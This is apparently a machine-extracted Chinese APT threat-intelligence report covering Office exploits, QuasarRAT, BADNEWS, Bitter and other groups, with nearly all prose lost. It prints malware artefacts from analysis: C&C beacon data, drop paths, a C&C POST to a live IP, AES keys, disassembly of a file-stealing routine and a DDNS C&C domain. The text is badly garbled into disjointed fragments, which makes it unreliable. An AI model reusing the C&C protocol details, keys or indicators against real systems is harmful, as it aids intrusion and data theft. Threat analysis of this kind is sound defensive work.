
OLE Start_chain_1 ppsx ppt
ppt



103

2


ppsx CVE-2017-0199 ppt sct



104

3

sct Powershell putty.exe Strategic_Chain.pdf



105

4


Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106


5

2.

B

2018 3

CVE-2017-8570






109

8

2 Package OLE 1

OLE
Package OLE Packager.dll %TMP%

OLE CVE-2017-8570 Scriptlet Moniker sct



111

10


grat

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS



112

11

4.1.2. 2

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qiho 360



113

12


QuasarRAT

C#

QuasarRAT

Loader
QuasarRAT

Loader



114

13

```

GetAccountType() : string @0600097A
GetAntivirus() : string @0600097F
GetCpu() : string @0600097C
GetFirewall() : string @06000980
GetGpu() : string @0600097E
GetId() : string @0600097B
GetLanIp() : string @06000984
GetMacAddress() : string @06000985
GetOperatingSystem() : string @06000979
GetPcName() : string @06000983
GetRam() : int @0600097D
GetUptime() : string @06000981
GetUsername() : string @06000982

```

115

14

C&C

C&C

```

.....QA.u...Nu...l...h.....Processor
(CPU). Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
..WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
..MAC Address..00:0C:29:DE:20:55..LAN IP Add
ress..192.168.0.101..WAN IP ..111.19
.1 57.138..Antivirus..N/A..Firewall..N/A..C:\
..Total: 64.42GB Free: 53.47GB.....HA..

```

116

15

2. BadNews

C

BADNEWS

```

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
    VMwareCplLauncher.exe                vmtools.dll                dll
    BADNEWS                               MSBuild.exe
    VMwareCplLauncher.exe                vmtools.dll  vmtools.dll
    BaiduUpdateTask1                      MSBuild.exe
    MSBuild.exe
    hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

```

```

<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://backend.userland.com/blogChannelModule/feed">
<description>
<![CDATA[
[[{"ODVjZmNmYzY4NWFiYWRhOWNmYWYjYTZlMmU0Yjg1MDU4ZmU5MjgwOGMyZDY4NDg0MjM="}]]
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com</generator>
<language>en</language>
</rss>

```

117

16

“ [[” “]] ” Base64 base64

C&C

C&C

uuid=[UUID] #un=[]#cn=[]#on=[] #lan=[IP]#nop=#ver=1.0

AES DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

base64

" = " " & "

```

POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118


```

118

17

.xls .xlsx .doc .docx .ppt .pptx .pdf

edg499.dat



```
text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B6910B push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi
```

119

18

TPX498.dat

dat

AES

+base64

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfGpXA0E.php

4.1.3

2017


4.1.3.1

2017

NamesOfMaldiviansReturning-1.doc

Names Of Maldivian Returning-1

-1



120

1

CVE-2017-11882

wp-sig




CVE-2018-0802

4.1.3.2

1.

wp-sig



1212

DWN



1223

2.

Bitter

1C&C

5608	2635.684332	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1
5609	2636.073049	192.168.175.128	89.42.212.162	TCP	62 [TCP Retransmission] 4344 → 9246 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5610	2637.104167	192.168.175.128	192.168.175.2	DNS	88 Standard query 0xe768 A microupdatesolution.ddns.net
5611	2637.127360	192.168.175.2	192.168.175.128	DNS	104 Standard query response 0xe768 A microupdatesolution.ddns.net A 89.42.212.162
5612	2638.684584	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1

1234

2C&C

Wireshark · 追踪 TCP (tcp.stream eq 0) · bit

5

4

10

1

C&C

IP

1

2

1

C&C

1

C&C

C&C

125

6

C&C

2

10

C&C

C&C

C&C

11

▷ Data (11 bytes)

126

7

5

rcqDA

C&C

\x0B \x00

0x000B

\xD2 \x0B

0x0BD2

\x00 \x00

0x0BD2

0x0BD2

0x0000

C&C

rcqDA\xD2\x0B

5

0x0BD2

C&C

8

k%fs90*tp3!2Y

9

\x19\x46\x17\x37\x78\xE2\x21

10

3R&y%)k!op0w* 5*dt37bz0\$KeR

5 Bitter 17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	


Lazarus

DDoS

Bluenoroff

Bluenoroff


ANDARIEL



131 Lazarus

2

Lazarus Group



132 Lazarus

3

4.1.5 APT -

2016

“

Hedwig

”

“

”

“ APT ”


2017

Loader

CVE -

2017-0199 CVE-2017-8759 CVE-2017-11882 2017





4.2.3 Turla

Turla APT Snake Uroboros

8

2017 Microsoft Office EPS CVE-2017-0261

4.2.4 FIN7

FIN7 Anunak Carbanak

2017

FIN7 FIN 7

Word LNK “ ” OLE

2017 5 Carbanak Gang FIN7 Windows Shim

SEC 2017 6 FIN7

4.2.5 Donot

Donot 2017

yty

EHDevel Donot Team

EHDevel

4.2.6 Group123

Group 123

0day flash CVE-2018-4878 0day

2017 6 HWP

1 HWP EPS CVE-2013-0808

shellcode ROKRAT

2 Hancom Hangul


3 CVE-2017-0199

4.2.7 Dark Caracal

Dark Caracal GDGS

21 GB

Android 60%



Dark Caracal 90 IOC 26 11
Android 60 C&C IP
Android Facebook WhatsApp
WhatsApp Signal Tor
Pallas
Dark Caracal CrossRAT
Android Pallas
<http://secureandroid.info/>

4. 2.8 MuddyWater


“ ” MuddyWater APT APT 2017
MuddyWater APT
VBS powershell powershell
C&C
MuddyWater APT 2017 APT
APT js powershell

